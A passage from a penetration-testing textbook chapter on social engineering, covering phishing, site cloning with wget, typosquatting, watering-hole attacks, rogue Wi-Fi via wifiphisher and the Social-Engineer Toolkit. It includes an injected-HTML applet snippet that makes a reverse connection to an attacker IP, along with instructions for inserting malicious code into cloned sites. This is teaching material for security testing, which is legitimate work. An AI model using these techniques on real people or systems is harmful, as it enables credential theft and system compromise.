
**FIGURE 10.4** Wells Fargo phishing email

Looking at the message more closely, though, it becomes more suspicious. Hovering over the link in the message turns up a URL that has nothing to do with Wells Fargo. Also, the email address in the sender field is bogus. It doesn't even look like an email address. Interestingly, there is a second link in the message where the URL is seen only if you hover over the link. It also has nothing to do with Wells Fargo, but strangely, it is also different from the URL that you can see. Odds are, if the URLs even work, they will lead to a site that either asks for authentication information or supplies malware to the system. It could be both. Why not gather banking information at the same time you install a remote access program?

Phishing is useful as a strategy. It's lucrative, as you can tell by the number of email messages you may have in your Junk email folder. Again, if you don't have a lot of them, you can take my word for it. My email address has been around long enough and is just well-known enough (not because of me

but because of what the address itself is) that I likely have more than enough in just the last month for both of us. If you are targeting people who work for a particular company, you have moved beyond phishing and gone to spear phishing, which means you aren't using a shotgun approach trying to hit as many targets across a broad area as you can. You are using a spear to get your target.

Phishing email messages may include attachments. These messages may show up in many forms. A common approach I have seen in the past is to send an attachment disguised as an invoice. You are directed to open the invoice so you can pay the bill. [Figure 10.5](#) shows something along these lines, purportedly from Apple.



**[FIGURE 10.5](#)** Phishing email with attachment

Often these attachments are PDF documents. In the email in [Figure 10.5](#), it's likely the attachment was a PDF but the attachment was stripped out by anti-malware software on the server side. Implementations of PDF, and, to a degree, the format itself, have a history of vulnerabilities. There is a good chance that a reader that the target may be using can be exploited. It's also a lot easier to get people to open a PDF than a plain executable. Users are well aware of the dangers of opening programs. They may be more likely to

think that PDFs can't hurt them, when in fact they can. The PDF format itself has the ability to execute an embedded executable.

Phishing attacks are an important part of a penetration test or red team engagement. It can be useful to have a tool such as FiercePhish that will help manage your engagements. FiercePhish provides a web interface to manage all of your social engineering campaigns. Using the web interface, you can manage your target lists as well as all the templates you want to use. You may be able to create templates that you can reuse with different targets. After all, some of the most effective social engineering attacks are likely to be those that have some benefit for the victim. Think about emails that may be offering the target something. This may use natural greed against the victim. You could use lottery winnings or some sort of refund.

## **Contact Spamming**

Social engineering is based on the premise of developing or preying on trust. This is why often phishing attacks appear, as in the case of the Wells Fargo message earlier, to come from reliable and known sources. The expectation is the victim will trust the message because it comes from a known source. Contact spamming relies on the same idea. There are a couple of different ways this can take place. If an email account has been compromised, the attacker can take advantage of the address book to identify people the victim user knows. If the attacker sends messages to those people, the message will appear to come from someone the target trusts. There is a better chance of success if the attacker sends from an address that is known to the victim.

Unfortunately, it is not the case that an account has to be compromised to perform a contact spamming attack. There are other ways for an attacker to identify people you know. Once these contacts have been identified, it is easy to spoof email that appears to have come from your account, being sent to those users.

## **Quid Pro Quo**

*Quid pro quo* is Latin for “something for something.” This means a victim is offered something in exchange for what they are giving up. You may commonly see this sort of attack where a user is offered something like



support in exchange for credentials. A victim may get an email from an attacker suggesting there is a problem with their account. Help is offered to the user to clear the issue with the account, but the user may be expected to provide existing credentials to resolve the supposed issue.


This may also be a phone-based attack and doesn't have to rely on email. An attacker can call a victim at their desk to indicate the help desk has discovered a problem that needs to be resolved. As a way of “authenticating” the user, the attacker may request the credentials. Additionally, it could be presented that this is a complex fix, and if credentials were provided, the “help-desk” staff would be able to simply resolve it on behalf of the victim.

No matter what the approach is, the attacker will usually end up with credentials or at least short-term access to a system or application. This sort of attack can be prevented if users validated the messages or phone calls actually came from information technology or help-desk staff. Staff members should be trained to always call the help-desk number to validate the problem and get help from people who are known to work for the company and have been authorized to help users.

## **Social Engineering for Social Networking**

Social networks are places where social engineering becomes easy. There are many ways for an attacker to gain an advantage. You may have run across these yourself since they have become so common. The first example is that of cloning, which is common on Facebook. You may suddenly get a friend request from someone you are already friends with. You may think the person had problems getting into their account and had to create a new one, so you just accept the friend request. In fact, it's a clone of an existing account using public information from that account. This type of attack does not rely on public information, though. Users may expose their information and information about their friends by inadvertently connecting to malicious apps or users. Once the attacker has made friends from the cloned account, they can take advantage of the “trusted” relationship to ask for help, money, or something else the attacker is looking for.

Another way social networks can be used for social engineering is to compromise an account using credentials that may have been harvested by someone else. Once the account has been compromised, the attacker can slowly take over the account, changing the password and other information while retaining the contact/friends list. This happened recently to me at LinkedIn. I received a message from someone asking for a recommendation. I replied that I didn't know them. In the midst of a few different messages from the presumably compromised account came the message shown in [Figure 10.6](#).



**[FIGURE 10.6](#)** LinkedIn message

The attacker will make use of the contacts of the compromised account to attempt to acquire something. There are lots of different ways this type of social engineering can work. The attacker may use the new “friends” acquired to attempt to sell goods or products, as an example. They may attempt to acquire credentials. Any outcome that could come from a social engineering attack is possible once the mistrust barrier is gone since these are messages or requests that are coming from trusted people.

# Website Attacks

Even if you were to use a phishing attack, you may very well need a second element. You could include malware in your phishing attack, which could get you access to the target system. That may be more complicated than you want because it would rely on either the user opening an attachment or the attachment taking advantage of a vulnerability in the system. It can be easier to get users to click links than it can be to get them to open attachments. This is especially true if the email looks legitimate and the link looks legitimate. This means, though, that you need a website somewhere to which the users can connect. If you are phishing as your entry point, you may start with a site clone, which would look like a legitimate site so when the user connects, they don't suspect anything.




There are lots of ways to get a URL to look like it may be legitimate. You could register a hostname like [www.microsoft.com.rogue.com](http://www.microsoft.com.rogue.com), which may let people think they are connecting to Microsoft's site when in fact they are connecting to the host identified by the hostname in the domain [rogue.com](http://rogue.com). Users don't always see the entire hostname or URL and probably don't understand enough about the structure of fully qualified domain names (FQDNs) to understand what they are looking at.

This isn't the only type of attack you might use when it comes to social engineering. Phishing isn't the only entrance vector. You can also take advantage of the way people commonly browse. With this approach, you can just allow people to come to your site without trying to encourage them. You may still need to use the site cloning technique, however. Ultimately, you don't want to arouse suspicions, so you are better off doing as much as you can to make something appear legitimate. It will give you more time to either gather information or get your payload to your target.

## Cloning


Site cloning is an incredibly easy thing to do. In fact, you don't even need to clone the entire site. You just need the HTML code that makes rendering the page possible. Leaving any media files in their original locations is fine because you can take advantage of any updates to them if, for some reason, they change. It will lend more credibility to your cloned site actually. If anyone were paying attention, they would see the requests going to the legitimate sites rather than your rogue site. The only file that would be coming from your rogue site is the HTML that controls the rendering of the page. This is not to say that you couldn't grab the files and host them locally. With a tool like WinHTTrack, it's a configurable option, as you can see in [Figure 10.7](#).



**[FIGURE 10.7](#)** WinHTTrack options

The options are optional, of course. By default, WinHTTrack won't grab media files but will only grab the HTML from a site. It will clone the entire site, though, which means it traverses links. WinHTTrack uses projects to clone sites, so it's a multistep process to pull a website. In [Figure 10.8](#), you can see the step in which you would enter the URL. You could also enter multiple URLs if you wanted to download multiple sites. You would have to change the action to Download All Sites In Pages. You could also use WinHTTrack to test sites rather than downloading them, which means you could check a list of bookmarks to see if they were still valid.

If you prefer command-line tools, though, there are a couple you could use. One of them is `wget`, which is a program that is used to make web-based requests and get files. You could use `wget` to download files from the command line. On a Linux system, you could grab tarballs of source code, package files, or any file that wouldn't need to be rendered. You can use `wget` to do recursive GET requests to a web server, which is what you would need to mirror a site. This means `wget` pulls the HTML page at the top of the site and saves it. It then looks for all the anchor tags in the page and follows each of them in turn to get those pages or files. In the following code listing, you can see a run of `wget` using `-m` to tell `wget` to mirror the site, meaning grab the entire site.



**FIGURE 10.8** Site cloning with WinHTTrack

## Using wget to Mirror Website

```

root@quiche:~# wget -m https://www.wiley.com
--2023-01-23 07:05:43-- https://www.wiley.com/
Resolving www.wiley.com (www.wiley.com)... 143.204.29.19,
143.204.29.108, 143.204.29.24, ...
Connecting to www.wiley.com
(www.wiley.com)|143.204.29.19|:443... connected.
HTTP request sent, awaiting response... 301 Moved Permanently
Location: /en-us [following]
--2023-01-23 07:05:43-- https://www.wiley.com/en-us
Reusing existing connection to www.wiley.com:443.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [text/html]
Saving to: 'www.wiley.com/index.html'

www.wiley.com/index      [ <=>                ] 85.83K --.-KB/s
in 0.08s

Last-modified header missing -- time-stamps turned off.
```

```
2023-01-23 07:05:44 (1.08 MB/s) - 'www.wiley.com/index.html'  
saved [87888]
```

```
Loading robots.txt; please ignore errors.  
--2023-01-23 07:05:44-- https://www.wiley.com/robots.txt  
Reusing existing connection to www.wiley.com:443.  
HTTP request sent, awaiting response... 200 OK  
Length: 817 [text/plain]  
Saving to: 'www.wiley.com/robots.txt'
```

```
www.wiley.com/robot 100%[=====>] 817 --.-KB/s in  
0s
```

If you wanted to have access to the site offline, you could use command-line switches to make the links relative. For our purposes, though, we would want to have the site available through our own web server, so we're just going to mirror the site, keeping everything the way it is. Another command-line program that's similar to `wget` is `cURL`. Unfortunately, `cURL` doesn't have built-in functionality to pull a complete website, in spite of everything `cURL` is capable of. You could, though, write a short script that would pull the site, and there are such scripts available online for people who prefer to use `cURL` over `wget`.

Once you have the pages for the site in place, you would need to make any adjustments to the source code. This would include inserting your malicious code so it could be downloaded and then including a reference to it in one of the pages in the site. Once you have the site, you could send the URL for a page to a target, potentially in an email. When it comes to social engineering, you will sometimes find multiple layers in the attack.

## Rogue Attacks

A rogue website would be one that a user may expect to be legitimate when in fact it has a malicious purpose. This could be a site that looks exactly like a legitimate site, using the site-cloning technique mentioned earlier, but the URL, meaning the fully qualified domain name, is different than the usual URL. There are some hostnames that are commonly mistyped. Attackers can register these common typos as domain names themselves and wait for people to come visit. The tactic is called *typosquatting*. You could, for

instance, register [gogle.com](http://gogle.com) and do a site clone of [google.com](http://google.com), serving up pages at a server that hosts your [gogle.com](http://gogle.com) site. You may also hear this tactic referred to as *URL hijacking*.

*Rogue* doesn't necessarily mean you've created a fake site, though. It could mean that you are using a legitimate platform to stage your attack without the legitimate platform knowing anything. A watering hole attack is a social engineering attack that makes use of the fact that there are sites that people will commonly visit. A watering hole in the wild is a place where animals come to visit a lot and maybe even hang around. It's a place animals are guaranteed to come; because water is so essential to life and not all animals get all the water they need from their food, the watering hole is a great place to wait for animals to visit. The same is true with this sort of attack.

With a watering hole attack, you would gain access to a website that a lot of people visit and introduce infected software to it. This is not to say this is an easy attack to execute, but by using it you have the potential to gain a lot of systems quickly. Rather than just gaining access to a single system, if you compromise a website that's visited a lot by the people you are looking to get information out of, you can gain access to a lot of systems by compromising a single system. Once you get over the hurdle of compromising the website—for example, if you were to compromise [espn.com](http://espn.com), you would get a lot of men in particular stopping by on a regular basis—introducing the attack is easy. As an example, in the following code listing you can see a couple of lines introduced at the bottom of an `index.html` page.

### **Attack HTML with Applet Reference**

```
</script>
```

```
    <applet code="Java.class" width="1" height="1"
archive="hkFKIKkhSvSHss.jar"><param name="name"><param name="1"
value="http://192.168.86.57:80/krmnAir"><param name="2"
value="ZGF0YQ=="><param name="3"
value="http://192.168.86.57:80/qpaacQk"><param name="4"
value="http://192.168.86.57:80/FMLhoBQCuNH">
```













































This does require that you have an applet that you can use, though they can be either found or created. As with so many other things, Metasploit can be used for attack payloads like this. This HTML fragment tells the browser to load the Java class found in the Java archive (JAR) `hkFKIKkhSvSHss.jar`. This is a randomly generated filename. Included in this attack is a reverse connection back to an IP address that was loaded into the attack.

Watering hole attacks are not the only web-based attacks you'll see, but they have the advantage of being targeted. They are probably more useful when working with an organization. You could load up an attack into the intranet server, if the company has one, since it's the sort of site employees will regularly visit, and you could potentially gather a lot of desktop systems from the compromised host.

## Wireless Social Engineering

Wi-Fi networks have become ubiquitous, and with so many devices not even having the capability of supporting a wired connection, there is generally an expectation that there would be a Wi-Fi network available for people. This is something else you can take advantage of. You can find a long list of Wi-Fi networks in most places. Just sitting in my living room, in a small community, there is a list of almost two dozen Wi-Fi networks available. You can see the list in [Figure 10.9](#). There are no restrictions in naming these networks. There is no central place to register the names. You can even have overlapping names within the same physical space. It becomes up to the client trying to connect to determine what network to actually connect with.

You can take advantage of this lack of any way to know what network to use, since even if you check the base service set identifier (BSSID), you can't tell anything from it. It just appears to be a MAC address. You can easily create a rogue Wi-Fi network, which provides a lot of interesting possibilities, especially when it comes to gathering usernames and passwords.

CasaLDH		
CenturyLink3643		
CenturyLink5191		
CenturyLink5191-5G		
CenturyLink5317		
CenturyLink8835_5G		
DIRECTV_WVB_252398085...		
FBI VAN #47		
Hide_Yo_Kids_Hide_Yo_WiFi		
Hide_Yo_Kids_Hide_Yo_WiFi_...		
HOME-C377-2.4		
HOME-C377-5		
HP-Print-5F-Officejet Pro 8...		
HP-Setup>3c-M277 LaserJet		
jkmarshall		
Master Bedroom TV.m		
PJ NETWORK		
Seahawk		
Seahawk-5G		
XFINITY		
xfinitywifi		

**FIGURE 10.9** List of Wi-Fi networks

Wireless networks were initially thought to be inferior to physical networks because it was so easy to gather the signals out of the air. This is definitely true. We have no ability to restrict who can receive the wireless signals once they have been transmitted. As a way to protect the transmissions from capture, there have been multiple attempts at encrypting the transmissions. The first was Wired Equivalent Privacy (WEP). This mechanism had several problems, leading to WEP transmissions being easily decrypted. The follow-on to that was Wi-Fi Protected Access (WPA), which attempted to correct some of the issues with WEP.

WPA didn't wholly succeed, so it was followed with WPA2 then succeeded by WPA3. WEP used a pre-shared key (PSK) to provide a way to authenticate users. WPA introduced enterprise authentication. This means WPA, WPA2, and WPA3 could accept usernames and passwords for authentication before being allowed to connect to the network. This is not the only way to authenticate users, of course, but it is one of them. Generally, a username and password used in a wireless network at a company would be the same username and password used to authenticate against the network servers, since those servers, for instance, Active Directory servers, generally handle authentication for the enterprise.

In some cases, you would just connect to a Wi-Fi network, and it would bring up something called a *captive portal*. A captive portal is basically a limited-functionality web page that often provides edit boxes for authentication credentials. You will find these sorts of things in hotels and sometimes airports. At a hotel, you may be expected to log in with loyalty credentials, or you may have to provide your last name and room number as a way to prove you are really a hotel customer. This is another place where you can gather credentials from users.

Either way, users are expected to authenticate, and you can easily do some reconnaissance by getting close enough to the building to get the network signal and then try to connect to the network to see how it behaves on a connection attempt. You can configure a method to grab passwords from users. This setup does take some skill and effort. Kali Linux will have all the tools you need, including `hostapd` and `iptables`. The program `hostapd` turns your wireless interface into an access point, and `iptables` is used to route traffic from your wireless interface through another interface to the Internet. You could then use other programs to capture traffic to get the authentication credentials.

Another approach would be to use `wifiphisher`. This is a program that will do a lot of the work for you, including creating a scenario that would allow you to install software onto the target system. The documentation online is out-of-date. Rather than passing everything in on the command line, it's just as easy to run it without any command-line parameters and then make your selections as the program walks you through your choices. Starting it up, you can see it sets up a pair of wireless interfaces; then it starts up a Dynamic Host Configuration Protocol (DHCP) server and `iptables`, both

of which would be needed to make it seem as though users had legitimately connected to an access point.

## Starting wifiphisher

```
kilroy@portnoy:~$ sudo wifiphisher
[*] Starting Wifiphisher 1.4GIT ( https://wifiphisher.org ) at
2023-01-25 01:21
[+] Timezone detected. Setting channel range to 1-13
[+] Selecting wifiphisher-wlan0 interface for the deauthentication
attack
[+] Selecting wlan0 interface for creating the rogue Access
Point
[+] Changing wlan0 MAC addr (BSSID) to 00:00:00:9e:e7:b5
[+] Sending SIGKILL to wpa_supplicant
[+] Changing wlan0 MAC addr (BSSID) to 00:00:00:3e:48:01
[+] Changing wlan1 MAC addr to 00:00:00:cc:3f:74
[*] Cleared leases, started DHCP, set up iptables
```

Once you start wifiphisher, it brings up all the SSIDs that are in range of your system. This is where you would select the SSID you wanted to spoof to gather credentials. You can see this selection in [Figure 10.10](#). As it says on the screen, you arrow down to select the SSID you want to spoof and then press Enter to select it. You may have noticed in the preceding output that one of the wireless interfaces was going to be used for the deauthentication attack. This means that as wifiphisher runs, it will send deauthentication frames to systems that appear to be connected to the real access point. This would force those clients to reauthenticate, ideally authenticating with you.

Options: [Esc] Quit [Up Arrow] Move Up [Down Arrow] Move Down

ESSID	BSSID	CH	PWR	ENCR	CLIENTS
Master Bedroom TV.m	fa:8f:ca:6c:2d:6d	1	100%	OPEN	0 Un
knCasaChien	70:3a:cb:15:f5:a1	1	100%	WPA2	0 Un
knPJ NETWORK	0c:51:01:e4:6a:5c	1	62%	WPA2	5 Un
knCasaChien	18:d6:c7:7d:ee:11	11	54%	WPA2	0 Un
knSeahawk	a0:04:60:21:34:12	3	50%	WPA/WPS	6 Un
knjkmarsall	b8:ec:a3:8d:f1:37	1	38%	WPA/WPS	1 Un
knCenturyLink2275	e4:18:6b:be:96:9a	1	30%	WPA/WPS	0 Un
knxfinitywifi	4e:7a:8a:9b:9b:96	1	30%	OPEN	0 Un
knFBI VAN #47	9c:3d:cf:47:d2:9f	3	34%	WPA2/WPS	0 U
nkDIRECT-EB-HP ENVY 5660 series ewlet	d0:bf:9c:2e:c9:ec	3	26%	WPA2/WPS	0 H

**FIGURE 10.10** wifiphisher SSID selection

Once you have selected the SSID you plan to spoof, wifiphisher will ask you to select the type of attack to use. In [Figure 10.11](#), you can see the choices for what scenario users will be presented with.

Available Phishing Scenarios:

1 - Firmware Upgrade Page	A router configuration page without logos or brands asking for WPA/WPA2 firmware upgrade. Mobile-friendly.
2 - Network Manager Connect	Imitates the behavior of the network manager. This template shows Chrome displays a network manager window through the page asking for the pre-shared key network managers of Windows and MAC OS are supported.
3 - OAuth Login Page	A free Wi-Fi Service asking for Facebook credentials to authenticate using OAuth
4 - Browser Plugin Update	A generic browser plugin update page that can be used to serve payloads victims.

**FIGURE 10.11** wifiphisher attack template selection

The template selected will determine what you get from your target. The OAuth page will allow you to gather credentials, while other templates,

including the browser plugin, will allow you to get some code onto the target computer. This could be remote access software, for instance. As with so many other things, it comes down to what you are trying to accomplish with this type of attack.

When it comes to wireless, there are so many moving pieces needed to make it work effectively, meaning the whole setup would work in a way that it wouldn't cause much suspicion on the part of the user, which may prevent them from getting a security team involved to identify your rogue access point. It is definitely better to use automated tools to do your wireless social engineering attacks. This is not to say, though, that you need to always use manual methods for other social engineering attacks. There are other ways to automate social engineering.

## Automating Social Engineering

Since phishing is one of the easiest and most predominant attacks seen in the wild, we can start with automating phishing attacks. We're going to turn to Metasploit to help us with this, but more specifically, we'll use a program that is an overlay on top of Metasploit called the Social-Engineer Toolkit (SET). This is a menu-based program that uses modules and functionality from Metasploit but pulls it all together automatically for you to accomplish tasks necessary for social engineering attacks. In the following code listing, you can see the initial menu for SET. This is a program that has a lot of capability, but we're going to limit our look at it rather than doing a deep dive into everything it can do.

### Starting Menu in Social-Engineer Toolkit

```
The Social-Engineer Toolkit is a product of TrustedSec.
```

```
Visit: https://www.trustedsec.com
```

```
It's easy to update using the PenTesters Framework! (PTF)  
Visit https://github.com/trustedsec/ptf to update all your  
tools!
```

```
Select from the menu:
```

```
1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

set>
```

Selecting Social-Engineering Attacks opens another menu, and to be clear, these are text-based menus where you enter the number of the menu item. The entire program has seen growth in what it can do over the years. This is certainly true in the number of vectors available in the Social-Engineering Attacks menu, which you can see in the following listing. You may notice that there are two phishing attack vectors. One is for mass mailing, while the other is for spear phishing. The difference is the number of targets you are expecting to mail.

### **Social-Engineer Toolkit Social Engineering Attacks**

Select from the menu:

```
1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules

99) Return back to the main menu.
```

